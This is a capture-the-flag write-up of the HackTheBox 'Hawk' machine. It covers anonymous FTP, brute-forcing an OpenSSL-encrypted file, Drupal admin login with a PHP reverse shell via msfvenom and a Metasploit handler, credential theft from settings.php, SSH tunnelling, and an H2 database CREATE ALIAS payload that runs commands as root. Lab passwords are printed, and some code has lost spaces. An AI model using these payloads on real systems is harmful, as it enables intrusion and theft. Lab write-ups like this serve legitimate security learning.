HackTheBox - Hawk
Starting off with a nmap scan to enumerate ports, thus to determine the potential attack vector !

FTP is open and the header shows that I can login anonymously and that there is a folder called “messages”. Using the command:
ftp 10.10.10.102 21
I logged in to FTP with username: Anonymous & empty password. After listing the files in the folder messages, I didn’t see anything, but after listing all files with hidden files as well, I was able to find a hidden file called: “.drupal.txt.enc”.

By the name of the file I was able to determine that it was storing an encrypted information. I had to decrypt it somehow but first I had to see what was the cipher used to encrypt the informaiton. Once I checked the file by running “file .drupal.txt.enc”, I noticed that it is Base64 encoded but openssl encrypted with salted password. It was easy to decode the base64 by just running:
base64 -d .drupal.txt.enc > decrypted.txt.enc
I did some google research and found a tool which is used to bruteforce openssl salted passwords. Link to tool To bruteforce the password, I ran:
#Dependencies to download !
#dh-autoreconf:

apt-get install dh-autoreconfmv .drupal.txt.enc

drupal.txt.encbase64 -d drupal.txt.enc > decrypted.txt.encbruteforce-salted-openssl -t 6 -f

/usr/share/wordlists/rockyou.txt -d sha256 -c AES-256-CBCdecrypted.txt.enc

#Password: friends

Now I had the password and it was time to decrypt the file and read the message.
#OpenSSL

openssl enc -aes-256-cbc -d -salt -base64 -in .drupal.txt.enc -md sha256 -k friends

#Drupal Admin Panel Account
#Password: PencilKeyboardScanner123


Judging by the name of the file, I had to use this password for the Drupal web server. I accessed it on port 80. After accessing Drupal, I immediately saw a login form and I tried to login with username: admin & the decrypted password from the openssl file and it worked !

So after doing some enumeration and looking at the HTB forum for hints I found that H2 Database which runs on port 8082 has some vulnerabilities but they didn’t worked ! I went back to the Drupal web page and started enumerating it ! Section modules on the top was pretty interesting and i was able to find a module called “PHP Filter”, which when turnedon would allow me to execute PHP code, so that means I will be able to get a reverse shell ! So I accessed the modules and enabled PHP Filtering !

After enabling the PHP Filter module, I created a new article page and changed the text format to be PHP Code, after that I used msfvenom PHP reverse shell sample code by generating one and adding it in the body section, then I saved the article and accessed it and I got a reverse shell !
#In Metasploit

use multi/handlerset payload php/meterpreter/reverse_tcp
set lhost <IP>
set lport <>
exploit -j -z
So after doing some enumeration in the root folder of the system i wasn’t able to find anything as credentials for user daniel, so I went back to where Drupal was install and checked in sites/default/… for some configuration files that may contain passwords ! This link helped me to understand what to look for. So in sites/default/settings.php I have found the password for user daniel ! Now I just had to log in as daniel through ssh !

When I logged in as daniel, I was spawned in python3 interactive mode shell and I had to espace it and get bash or sh. To do this I used the python one line command to get proper TTY shell, by separating each command to be able to run then in the python interactive shell.
#In Terminal
import pty;pty.spawn("/bin/bash")

#Python interactive shell escaped !
After I got a bash shell, I started enumerating the machine to find interesting information which would allow me to privilege escalate to root. When I enumerated the machine with user daniel, I wasn’t able to find anything interesting, so I went back to the initial foothold and nmap scan and the target for me was now the H2 Console. When I tried to access the server on port 8082 it said that it didn’t allow remote connections, which lead to my next step, to tunnel the connection to my machine and then access H2 Console ! For tunneling the connection, this website helped me to understand how to do it.
#In Terminal
#To get the tunnel to work through SSH
$ ssh -L 8083:10.10.10.102:8082 daniel@10.10.10.102

#Password: drupal4hawk
#Tunnel works !
Once I got the tunnel up and running I accessed the H2 Console on localhost with the port I set it to run on. I saw another login form.

With some questioning and testing here, I was able to login, but the trick to login to H2 Console was that I had to set the database to run in memory. I gathered some useful information before I accessed the H2 Console, such as potential usernames and passwords.
#Usernames: drupal, admin, sa, root, daniel
#Passwords: PencilKeyboardScanner123, drupal4hawk, xxj31ZMTZzkVA
A website that helped me to get the memory database is this one Link. So once I tried all of the credentials I found, the one combo that worked and worked for SSH or daniel account !
#Creds for H2 Console
User Name: daniel
Password: drupal4hawk


Earlier I have found a great blog expaining a vulnerability in H2 Database where if no user was set, the database will use the default one (sa:blank), so by accessing the H2 Console, I could send commands and get a reverse shell ! Link to the blog exaplaining the vulnerability and exploit -> https://mthbernardes.github.io/rce/2018/03/14/abusing-h2-database-alias.html. So, I was able to get the root flag by using the exploit code this person has written. Since the H2 Database is running as root user I just have to enter the command, make a small changeto the exploit code and get the root flag !
#Exploit code to output “id”

CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException
{ java.util.Scanner s = newjava.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream())
.useDelimiter("\A"); returns.hasNext() ? s.next() : ""; }$$;CALL SHELLEXEC('id')
So by changing ‘id’ in line CALL SHELLEXEC to ‘cat /root/root.txt’ I am able to get the root flag !